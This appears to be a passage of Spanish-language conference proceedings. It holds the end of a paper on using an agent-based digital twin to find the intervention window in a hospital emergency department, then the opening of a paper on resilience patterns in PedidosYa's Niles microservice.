su homólogo físico ("gemelo físico" o "GF") en un entorno simulado, con el objetivo principal de monitorizar y analizar su comportamiento en diferentes escenarios para mejorar su rendimiento y eficiencia.

Aunque la definición de GD puede variar según el autor, todos coinciden en el objetivo que debe tener un GD: mejorar el uso de recursos del GF y prever situaciones futuras para poder actuar anticipadamente, evitando o minimizando situaciones críticas.

En la era de la digitalización, el concepto de GD emerge como una herramienta innovadora para optimizar el control y la gestión de organizaciones complejas [2]. Estos sistemas automatizan el proceso de toma de decisiones basándose en los datos recopilados, reduciendo así la necesidad de intervención humana. Los GD representan un nuevo paradigma en la toma de decisiones, permitiendo una transición de la reactividad a la proactividad en la gestión de sistemas complejos.

Nuestra investigación se centra en la aplicación de un GD para mejorar la gestión de un Servicio de Urgencias Hospitalarias (SUH). La gestión de un SUH funciona de manera similar a un sistema de control de lazo cerrado tradicional: cuando se detectan salidas no deseadas, el gestor o administrador del servicio debe tomar decisiones y actuar para solucionar el problema. No obstante, en lugar de reaccionar a los problemas a medida que surgen, se propone realizar el control mediante un GD (Fig.1). Este enfoque permitirá anticipar y prevenir situaciones críticas, mejorando así la eficiencia del SUH y optimizando la toma de decisiones.

El GD permite una supervisión continua, lo que facilita la detección temprana de posibles fallos o ineficiencias antes de que se conviertan en problemas graves. La simulación es el núcleo de un GD [3]. Para prever situaciones futuras y evaluar las acciones a tomar, es necesario reproducir diversos escenarios. Asimismo, para anticiparse al comportamiento del GF antes de que ocurra una situación crítica, será fundamental realizar múltiples simulaciones.



Fig. 1. Control con Gemelo Digital. Adaptación de Lazo_de_control_realimentado de Jeposadap, CC BY-SA 4.0.

En este artículo nos enfocamos en la identificación de la ventana de intervención, que corresponde al tiempo que transcurre desde que surge un problema hasta que se refleja en el sistema real. Determinar esta ventana es crucial, ya que permitirá conocer el margen disponible para intervenir antes de que el problema impacte en el funcionamiento del SUH, posibilitando así acciones preventivas más efectivas.

La estructura del artículo es la siguiente: en el apartado 2 se presenta el objetivo de la investigación y el marco en el que se desarrolla este artículo. En el apartado 3 se revisa la literatura sobre los GD en el ámbito sanitario. El apartado 4 expone el estudio realizado para este artículo y, por último, el apartado 5 presenta las conclusiones y las líneas de investigación abiertas.

2 Servicio de Urgencias Hospitalarias

Un Servicio de Urgencias Hospitalarias es una unidad médica enfocada en la prestación de atención inmediata. Este servicio está diseñado para operar continuamente, las 24 horas del día, los 7 días de la semana, actuando como el principal punto de acceso para individuos que requieren atención médica de urgencia en un entorno hospitalario.

Dada su naturaleza, el SUH representa una de las unidades más críticas dentro de la estructura de un hospital, ya que en su funcionamiento intervienen múltiples elementos que interactúan de manera dinámica. Además, su eficiencia y calidad de servicio (QoS) tiene una gran influencia en el rendimiento general de todo el sistema sanitario.

La problemática inherente a los SUH es compleja y abarca diferentes áreas, desde la sobrecarga o congestión del servicio hasta la gestión ineficiente de recursos y la escasez de personal. Estos desafíos no solo afectan la capacidad operativa de los SUH, sino que también impactan en la calidad de la atención médica proporcionada y en la satisfacción de los pacientes. Para abordar estos problemas de manera efectiva, es necesario adoptar enfoques integrales que pueden implicar desde mejoras en los recursos a cambios en las prácticas de gestión existentes.

El objetivo de la investigación es mejorar la gestión de un SUH mediante un GD que simula sus operaciones para anticipar su comportamiento (como muestra la Fig. 2).

El GD empleado es el simulador desarrollado por el grupo de investigación High Performance Computing For Efficient Applications and Simulation (HPC4EAS). Este simulador utiliza la técnica de modelado y simulación basada en agentes, lo que le permite replicar el funcionamiento de un SUH real [4], facilitando la predicción de su comportamiento.

Se deben tener en cuenta las entradas y salidas que estarán involucradas en el sistema final. El SUH tienen una serie de parámetros de entrada que serán significativos:

- Entrada de pacientes, clasificados según el Sistema Español de Triaje [5].
- Recursos físicos (RF): número de camas, laboratorios, unidades de imagen ...
- Personal sanitario (PS): doctores/as, enfermeros/as ...

Las salidas asociadas al comportamiento del sistema de interés serán los diferentes indicadores de rendimiento o KPIs (Key Performance Indicators) [6]. Sus valores permitirán valorar el efecto de las medidas propuestas para la mejora de la QoS.

- Relacionados con el paciente y la calidad: Length of Stay (LoS), Length of Wait (LoW) ...
- Significativos para la Gestión: Ocupación de doctores/as, de enfermeros/as, de laboratorios, de unidades de imagen ...




Fig. 2. Control del Servicio de Urgencias Hospitalarias con Gemelo Digital.

El SUH recibe una cantidad de pacientes de entrada clasificados según su nivel de triaje y funciona con normalidad, con el objetivo de mantener un funcionamiento que cumpla los KPIs objetivo.

El GD estará configurado con la combinación de valores para PS y RF iguales a las características del SUH, y recibirá la misma entrada de pacientes. El GD, que funciona a mayor velocidad que el SUH, permite lanzar muchos y diferentes escenarios mirando hacia el futuro. Se necesitarán una gran cantidad de simulaciones con diferentes semillas para analizar todas las posibilidades y detectar si se puede producir alguna situación problemática.

Ante una situación problemática, se realizará una búsqueda de la mejor solución, para ayudar en la gestión y mejorar la toma de decisiones. Debido a la interacción entre los diferentes parámetros del sistema final [7], la búsqueda será un problema complejo, ya que se tendrá que realizar en un espacio N dimensional, donde cada dimensión será uno de los parámetros tratados y cada punto del espacio será una posible solución.

3 Estado del arte

Las soluciones basadas en GD están revolucionando industrias como la manufacturera, optimizando procesos y reduciendo costes. De forma similar, están generando un gran interés en el sector sanitario, ante la necesidad de mejorar la eficiencia y calidad de la atención [8].

Los GD pueden aplicarse en múltiples ámbitos del sistema sanitario, como el pronóstico de productos y equipos, la medicina personalizada, la predicción de enfermedades, la simulación de tratamientos y la mejora de las operaciones hospitalarias, optimizando procesos y la gestión de recursos.

La aplicación en el pronóstico de productos y equipos incluye cualquier dispositivo médico, desde un implante a un equipo de imagen. Los GD permiten simular su

funcionamiento, predecir fallos y optimizar su mantenimiento [9]. En el caso de los dispositivos inteligentes de monitorización, los datos recopilados contribuyen significativamente a la prestación de atención médica [10].

Las aplicaciones que se centran en la mejora de la salud de pacientes incluyen la simulación y personalización de tratamientos médicos [11], la predicción de enfermedades y la investigación y desarrollo farmacéutico. Existen proyectos para digitalizar órganos específicos como el hígado [12] y el corazón [13],[14], el modelo Living Heart [13] se está utilizando en todo el mundo para crear nuevas formas de diseñar y probar nuevos dispositivos y tratamientos farmacológicos. La digitalización completa del cuerpo humano todavía tiene un largo camino que recorrer [15],[16].

La aplicación de GD en áreas específicas del hospital, como las áreas quirúrgicas [17],[18], los laboratorios, ensayos y otras instalaciones, así como los centros hospitalarios en general [19],[20], contribuyen a una gestión más eficiente de los recursos, mejorando la planificación, los flujos de trabajo y la prestación de servicios [8].

El GD del área de radiología creado por el Hospital Privado Mater de Dublín y Siemens Healthineers demostró el potencial de los GD para reducir significativamente los tiempos de espera de los pacientes y los costos asociados con las horas extras del personal, evidenciando así el impacto positivo que puede tener esta tecnología en la gestión hospitalaria y en la experiencia del paciente [21].

Existe un gran potencial para mejorar la operativa de las instalaciones sanitarias sin incrementar los recursos. Al optimizar la asignación de recursos y rediseñar las rutas de los pacientes, los hospitales pueden ofrecer servicios de salud más eficientes y centrados en el paciente [19],[22].

Nuestra investigación se centra en el uso de GD en la gestión de un sistema de urgencias hospitalarias, marcando un camino hacia la optimización de los procesos asistenciales y la mejora de la eficiencia operativa.

4 Identificación y cuantificación de la ventana de intervención

Este artículo se centra en determinar cuánto tiempo se tiene disponible para actuar en el sistema real y tomar las medidas correctivas oportunas ante una situación problemática (ventana de intervención).

Con el objetivo de identificar el tiempo que tarda en reflejarse una situación anómala en el sistema real, el GD simulará un día en dicho sistema, monitorizando los indicadores (KPI) a lo largo del tiempo para establecer el período en el que se pueden hacer correcciones. Como punto de partida para nuestro análisis, se ha seleccionado el indicador LoS (Length of Stay), un parámetro fundamental en la gestión de servicios de urgencias que permite evaluar tanto la eficiencia operativa como la calidad asistencial.

La simulación se realizará para diferentes escenarios de entrada de pacientes, introduciendo perturbaciones en la entrada para observar en qué momento se produce un cambio que derive en una situación anómala. Los escenarios de entrada incluyen:

- **Entrada estándar de pacientes**: conjunto de datos obtenidos de los históricos del Hospital Taulí de Sabadell (Fig. 3). Los resultados proporcionan una referencia o salida estándar, que sirve de base para comparar con los resultados de las simulaciones con perturbaciones, permitiendo así evaluar su impacto.

- **Carga fija**: aumento elevado en la entrada de pacientes durante todas las horas del día (simulando una epidemia de gripe) (Fig. 4).
- **Carga puntual**: llegada de pacientes inesperada en momentos determinados del día (simulando un accidente grave) (Fig. 5).




Fig. 3. Entrada estándar de pacientes.




Fig. 4. Entrada de pacientes carga fija.




Fig. 5. Entrada de pacientes con una carga puntual: pico de pacientes a las 12h**.**

El teorema central del límite establece que, dada una muestra aleatoria suficientemente grande de una población, la distribución de las medias muestrales tenderá a seguir una distribución normal. Durante la experimentación se ha observado que, al

aumentar progresivamente el número de simulaciones, la distribución normal se manifiesta a partir de aproximadamente 100 simulaciones.

Los resultados se han calculado sobre los datos generados por estas 100 simulaciones para obtener un intervalo de confianza, representando la media del valor del indicador LoS de los diferentes tipos de pacientes generados por el simulador en cada hora correspondiente.

Los gráficos de las Fig. 6 a Fig. 9 presentan los resultados de la simulación del sistema real para varias entradas de pacientes con distintas perturbaciones. En cada gráfica se muestra como referencia la evolución de la media del indicador LoS por hora para una entrada de pacientes estándar (línea continua), comparada con la evolución de la media del LoS para una entrada con perturbación (línea discontinua). La línea vertical continua indica el momento de la perturbación, mientras que las líneas verticales discontinuas marcan los instantes en los que se hace evidente el efecto de la perturbación, estableciendo así la ventana de intervención.




Fig. 6. Comparativa de los valores del indicador LoS obtenidos entre la simulación de datos estándar y la simulación con una carga puntual de pacientes a las 8h.




Fig. 7. Comparativa de los valores del indicador LoS obtenidos entre la simulación de datos estándar y la simulación con una carga puntual de pacientes a las 12h.




Fig. 8. Comparativa de los valores del indicador LoS obtenidos entre la simulación de datos estándar y la simulación con una carga puntual de pacientes a las 17h.




Fig. 9. Comparativa de los valores del indicador LoS obtenidos entre la simulación de datos estándar y la simulación con una carga fija de pacientes en todas las horas.

Es importante identificar el cambio en el indicador lo antes posible. Como se puede observar, este cambio en el indicador LoS se empieza a hacer evidente entre la segunda y la tercera hora después de producirse la perturbación. Este intervalo representa la ventana de oportunidad para poder intervenir y hacer correcciones necesarias, evitando así que se produzca la situación problemática (ventana de intervención). De este modo, podemos anticiparnos y prevenir la aparición de la situación problemática.

5 Conclusiones y líneas de investigación abiertas

Esta investigación explora la aplicación de Gemelos Digitales (GD) en los Servicios de Urgencias Hospitalarias (SUH). El objetivo central es utilizar las simulaciones de GD para gestionar de forma proactiva el flujo de pacientes y la asignación de recursos, mejorando así la calidad de la atención.

Los GD pueden emplearse para simular las operaciones del SUH en el mundo real y predecir posibles cuellos de botella o interrupciones del servicio.

Al simular diversos escenarios, los gestores de los SUH pueden desarrollar planes de contingencia para abordar aumentos repentinos de pacientes, escasez de personal y otros desafíos.

El artículo determina el tiempo que tardan las desviaciones de los patrones estándar de llegada de pacientes en manifestarse en el sistema real. Este marco de tiempo es crucial para implementar acciones correctivas y prevenir interrupciones del servicio en el SUH.

En esencia, los GD ofrecerán un enfoque prometedor para optimizar las operaciones del SUH y garantizar una atención oportuna a los pacientes.

Este trabajo es un primer paso hacia el objetivo final de mejorar la gestión de un SUH mediante un GD. En futuros trabajos se estudiará qué cambios deberían realizarse en la configuración de los parámetros del sistema real del SUH para poder corregir el sistema y evitar que se produzca la situación problemática. Para que la solución sea viable, será necesario tener en cuenta las limitaciones de los recursos disponibles en el sistema real. Además, se deberá identificar el momento adecuado para implementar los cambios y calcular el tiempo requerido para que surtan efecto, garantizando así la factibilidad de las correcciones.

Agradecimientos. A la Agencia Estatal de Investigación (AEI), Spain y al Fondo Europeo de Desarrollo Regional (FEDER) UE bajo contrato PID2020-112496GB-I00.

Referencias

1. Kuehner, K. J., Scheer, R., Strassburger, S.: Digital twin: finding common ground–a meta-review. *Procedia CIRP*, *104*, 1227-1232 (2021)
2. Moyaux, T., Liu, Y., Bouleux, G., & Cheutet, V.: An agent-based architecture of the Digital Twin for an Emergency Department. *Sustainability*, *15*(4), 3412 (2023)
3. Semeraro, C., Lezoche, M., Panetto, H., Dassisti, M.: Digital twin paradigm: A systematic literature review. Comput. Ind. 2021, 130, 103469 (2021)
4. Taboada, M., Cabrera, E., Epelde, F., Iglesias-Lepine, M.L., Luque, E.: Sistema de ayuda a la toma de decisiones para servicios de urgencias hospitalarios diseñado mediante técnicas de modelado orientado a individuos. Emergencias, vol. 24, pp. 189–195, (2012)
5. Unidad de urgencias hospitalaria Estándares y recomendaciones, https://www.sanidad.gob.es/areas/calidadAsistencial/excelenciaClinica/docs/UUH.pdf (2011)
6. Welch, SJ., Asplin, BR., Stone-Griffith, S., Davidson, SJ., Augustine, J., Schuur, J.: Emergency Department Benchmarking Alliance. Emergency department operational metrics, measures and definitions: results of the Second Performance Measures and Benchmarking Summit. Ann Emerg Med. 2011 Jul;58(1):33-40. doi: 10.1016/j.annemergmed.2010.08.040. Epub 2010 Nov 10. PMID: 21067846 (2011)
7. Liu, Z., Cabrera, E., Rexachs, D., Epelde, F., Luque, E.: Simulating the Micro-level Behavior of Emergency Department for Macro-level Features Prediction. 10.13140/ RG.2.1.3018.1202 (2015)
8. Mohsen, A., Bilge G. C.: Digital Twin: Benefits, use cases, challenges, and opportunities, Decision Analytics Journal, Volume 6, 2023, 100165, ISSN 2772-6622, (2023)

9. El Saddik, A: Digital twins: The convergence of multimedia technologies. *IEEE multimedia*, *25*(2), 87-92 (2018)
10. Javaid, S., Zeadally, S., Fahim, H., He, B.: Medical Sensors and Their Integration in Wireless Body Area Networks for Pervasive Healthcare Delivery: A Review. IEEE Sens. J. 2022, 22, 3860–3877 (2022)
11. Liu, Y., Zhang, L., Yang, Y., Zhou, L., Ren, L., Wang, F., Liu, R., Pang, Z., Deen, M.J.: A Novel Cloud-Based Framework for the Elderly Healthcare Services Using Digital Twin. *IEEE Access* 2019, *7*, 49088–49101 (2019)
12. Subramanian, K.: Digital Twin for Drug Discovery and Development—The Virtual Liver. J. Indian Inst. Sci. 2020, 100, 653–662 (2020)
13. Baillargeon, B., Rebelo, N., Fox, D.D., Taylor, R.L., Kuhl, E.: The Living Heart Project: A robust and integrative simulator for human heart function. Eur. J. Mech. A/Solids 2014, 48, 38–47 (2014)
    The living heart project, https://www.3ds.com/products-services/simulia/solutions/life-sciences-healthcare/the-living-heart-project/ (2022)
14. Martinez-Velazquez, R., Gamez, R., El Saddik, A.: Cardio Twin: A Digital Twin of the human heart running on the edge. In Proceedings of the 2019 IEEE International Symposium on Medical Measurements and Applications (MeMeA), Istanbul, Turkey, 26–28 June 2019. IEEE: Piscataway, NJ, USA, 2019, pp. 1–6 (2019)
15. Barnabas, J., Raj, P.: The human body: A digital twin of the cyber physical systems. In Advances in Computers. Elsevier, Volume 117, Issue 1, pp. 219–246 (2020)
16. Shengli, W.: Is human digital twin possible? Comput. Methods Programs Biomed. Update 2021, 1, 100014 (2021)
17. Mao, R.Q., Lan, L., Kay, J., Lohre, R., Ayeni, O.R., Goel, D.P.: Immersive virtual reality for surgical training: A systematic review. J. Surg. Res. 2021, 268, 40–58 (2021)
18. Bjelland, Q., Rasheed, B., Schaathun, H.G., Pedersen, M.D., Steinert, M., Hellevik, A.I., Bye, R.T.: Towards a Digital Twin for Arthroscopic Knee Surgery: A Systematic Review. IEEE Access 2022, 10, 45029–45052 (2022)
19. Karakra, A., Fontanili, F., Lamine, E., Lamothe, J.: HospiT'Win: A predictive simulation-based digital twin for patients pathways in hospital. In Proceedings of the 2019 IEEE EMBS international conference on biomedical health informatics (BHI), Chicago, IL, USA, 19–22 May 2019; IEEE: Piscataway, NJ, USA, 2019; pp. 1–4 (2019)
20. Lamb, K.; Barrett, M.; Pilosof, N.; Fenby-Taylor, H.; Walters, A. Digital Twin Journeys: The Journey to the Smart Hospital of the Future; Centre for Digital Built Britain: Cambridge, UK, 2021 (2021)
21. Siemens Health-ineers: From Digital Twin to Improved Patient Experience, https://www.siemens-healthineers.com/perspectives/mso-digital-twin-mater.html (2018)
22. Hu, X., Cao, H., Shi, J., Dai, Y., Dai, W.: Study of hospital emergency resource scheduling based on digital twin technology. 2021 IEEE 2nd International Conference on Information Technology, Big Data and Artificial Intelligence (ICIBA), Chongqing, China, 2021, pp. 1059-1063, doi: 10.1109/ICIBA52610.2021.9688239 (2021)

Extendiendo las Estrategias de Resiliencia de una Arquitectura Basada en Microservicios

Sergio Leonel Suárez[1,2], Enzo Rucci[3,4], Victor Betran[2], and Diego Montezanti[3]

[1] Facultad de Informática, UNLP. La Plata (1900), Argentina
[2] PedidosYa
{sergio.suarez,victor.betran}@pedidosya.com
[3] III-LIDI, Facultad de Informática, UNLP – CIC. La Plata (1900), Argentina
{erucci,dmontezanti}@lidi.info.unlp.edu.ar
[4] Comisión de Investigaciones Científicas (CIC). La Plata (1900), Argentina

Resumen En la última década, se ha incrementado la adopción de arquitecturas de microservicios para ayudar a superar las limitaciones de los sistemas monolíticos. Dado que la resiliencia se torna crucial debido al impacto directo de las fallas en el negocio de una empresa, han surgido patrones de diseño para resiliencia como estrategias para gestionar las fallas y mitigar sus efectos negativos. En un trabajo previo se analizó el comportamiento de algunos patrones para resiliencia dentro del ecosistema de microservicios de PedidosYa, particularmente en el microservicio *Niles*. Para ello, se estudiaron diversos escenarios de fallas y se aplicaron 3 patrones de manera individual (*Timeout*, *Retry* y *Circuit Breaker*) para darles solución. Este trabajo extiende al anterior mediante la incorporación de un nuevo patrón (*Bulkhead*) y la combinación de los ya estudiados previamente. Los resultados experimentales muestran que la implementación de patrones de resiliencia en *Niles* permiten aumentar su robustez, siendo una de las razones por las que se encuentran en producción en el ecosistema de PedidosYa.

Keywords: Microservicios · Resiliencia · Sistemas Monolíticos · Fallos · Patrones de diseño · Sistemas distribuidos

1. Introducción

En la última década, el término *arquitectura de microservicios* ha emergido para describir una forma específica de diseñar aplicaciones como conjuntos de servicios que se pueden desplegar de manera independiente, abordando así las limitaciones de los sistemas monolíticos [8]. Aunque no existe una definición precisa para este estilo arquitectónico, se reconocen características comunes como la organización, la capacidad empresarial, la automatización y el control descentralizado de lenguajes y datos [1].

No obstante, estas arquitecturas también presentan diversas desventajas, relacionadas con la complejidad propia de los sistemas distribuidos, la falta de métodos

para la descomposición en microservicios y las dificultades ligadas a la consistencia, la monitorización y la seguridad. Sin embargo, en este trabajo, el foco está puesto en la resiliencia, que es uno de los aspectos no funcionales más buscados, especialmente en sistemas a gran escala, ya que cuando ocurre un fallo, no solo se ve afectado el microservicio que falla, sino también aquellos que dependen de él. El manejo de fallos es crucial, ya que su impacto puede traducirse en pérdidas económicas debido al tiempo de inactividad de los servicios. En consecuencia, en los últimos años se ha suscitado un gran interés de la comunidad en el abordaje de la resiliencia en arquitecturas de microservicios [3,13,12,4,5,9,2].

Como parte de las estrategias utilizadas para manejar estas fallas y mitigar sus consecuencias negativas, se emplean patrones de diseño para la resiliencia entre microservicios. En un trabajo anterior [11] analizamos la resiliencia en el ecosistema de microservicios de PedidosYa, una compañía de *delivery* en línea que opera en más de 10 países de América Latina. Esta empresa, que procesa aproximadamente 4 millones de órdenes por semana, cuenta con una arquitectura basada mayormente en microservicios. El análisis contempló la aplicación de 3 patrones de resiliencia (*Timeout*, *Retry* y *Circuit Breaker*) en forma individual y las mejoras derivadas de ello, en cuanto a conversiones de negocio y otras métricas. Este trabajo extiende al anterior incorporando al patrón *Bulkhead* y a la combinación de los 3 ya estudiados previamente, lo que permite enriquecer y robustecer el análisis realizado.

El artículo se organiza de la siguiente forma. La Sección 2 brinda el marco contextual para el trabajo. La Sección 3 describe los patrones utilizados para lidiar con los fallos. La Sección 4 muestra algunos resultados experimentales. Por último, la Sección 5 resume las conclusiones y posibles líneas de trabajo futuro.

2. Contexto

2.1. Algunos fallos en arquitecturas de microservicios

En una arquitectura de microservicios, pueden surgir situaciones que hagan que el sistema se vuelva inestable. Aunque algunos problemas son comunes a todos los sistemas de software, como una base de datos inconsistente o la falta de recursos, existen problemas particulares de los sistemas distribuidos [7], como pueden ser:

- Problemas de red o lentitud: Dado que la interacción entre servicios es constante, cualquier error de red, interrupción breve, fallo en un componente (como el servidor DNS) o congestión es capaz de afectar todo el sistema.
- Sobrecarga de tráfico: Cada microservicio es independiente y tiene límites operacionales específicos, como la cantidad de solicitudes por minuto que puede manejar. Si un servicio recibe más tráfico del esperado, puede experimentar degradación, funcionando más lentamente o de manera anómala.
- Priorización inadecuada: No todos los servicios en una empresa tienen el mismo nivel de importancia. Por lo tanto, si las prioridades no estuvieran bien definidas, el fallo de cualquier servicio podría tener impactos del mismo orden.

Es crucial definir las prioridades y el manejo de errores de forma individual para cada servicio, para evitar que el fallo de un componente afecte a todo el sistema.

La resiliencia es un aspecto que debe ser integrado desde el diseño inicial de la arquitectura, mediante un modelado adecuado de los microservicios. En este contexto, el uso de patrones de diseño es fundamental para construir una arquitectura capaz de tener un comportamiento adecuado frente a los fallos.

2.2. El servicio *Niles* dentro de la arquitectura de microservicios de PedidosYa

La empresa se organiza en distintas verticales, como Restaurantes, Farmacias, Mercados y Bebidas. La vertical de Restaurantes, que genera los mayores ingresos, distribuye toda su lógica en microservicios, siendo *Niles* uno de los más destacados. *Niles* se encarga de proporcionar a los usuarios el menú de un restaurante, realizando múltiples consultas a otros microservicios para construir el menú, que incluye secciones con productos junto con información básica como nombre, descripción, imagen, precio y descuentos aplicables, además de datos adicionales como popularidad de ventas, recomendaciones y favoritos.

Dentro de cada aplicación móvil, un módulo de visualización (denominado *shopDetail*), consulta a *Niles* para obtener el menú. Para ello, *Niles* recibe la solicitud de menú para un restaurante y verifica si el menú solicitado existe en una caché distribuida; si el menú no se encuentra en la caché, consulta diversos servicios para completar la información requerida. Una vez que se obtiene el menú completo, se guarda en la caché para solicitudes futuras. En cualquier caso, se procesa el menú mediante la aplicación de diferentes filtros (validaciones de edad, disponibilidad de stock, horarios correctos) y ordenamientos.

Niles cuenta con una caché centralizada, compartida por varias instancias, además de una caché local para almacenar información que cambia raramente, como países y categorías de productos. Para mantener el menú actualizado, *Niles* recibe eventos de actualización de otros microservicios como *Items-service* y *Battlefront*. Cuando se recibe una actualización de novedad, *Niles* elimina de la caché la entrada correspondiente a ese restaurante, y sólo vuelve a agregarla cuando reciba una nueva solicitud desde una aplicación móvil. La Fig. 1 ilustra el flujo completo de comunicación entre todos los componentes.

2.3. Algunos microservicios relacionados

Para poder cumplir con su tarea y proporcionar el menú completo, *Niles* interactúa con otros microservicios, que se describen en detalle en [10]. Sin embargo, los experimentos que se realizaron para evaluar el impacto de la aplicación de los patrones de resiliencia únicamente afectaron las interacciones de *Niles* con tres de ellos. A continuación se describen sus principales funcionalidades:




Figura 1: Interacción de *Niles* con sus componentes asociados

- *Items-service* es el microservicio responsable de alimentar el menú, proporcionando secciones, productos y sus opciones de configuración. Administra datos como el nombre, imagen, descripción y precio para cada sección, producto y opción de producto. Cuando se produce un cambio en algún dato, el servicio envía actualizaciones (a través de tópicos) que llegan a las colas de mensajes de *Niles*, el cual se encarga de actualizar la caché centralizada. Si *Items-service* no funciona bien (debido a una caída temporal o un incidente grave), *Niles* podría no mostrar el menú (o mostrarlo desactualizado).
- *Battlefront* es el servicio encargado de la administración de descuentos, promociones, beneficios y campañas publicitarias. Como cada descuento (por restaurante o producto) puede ser creado, modificado, eliminado o dejar de estar vigente, *Battlefront* envía novedades por medio de mecanismos sincrónicos de mensajes (tópicos y colas de mensajes), las cuales son recibidas desde *Niles* para aplicar estos cambios sobre el menú.
- *Favourites-service* es el servicio encargado de proporcionar información sobre todas las entidades que un usuario marca como favoritas. Maneja entidades como restaurantes, productos y configuraciones, por lo que *Niles* utiliza *Favourites-service* para agregar o eliminar productos de la lista de favoritos.

3. Estrategias para lidiar con fallos en *Niles*

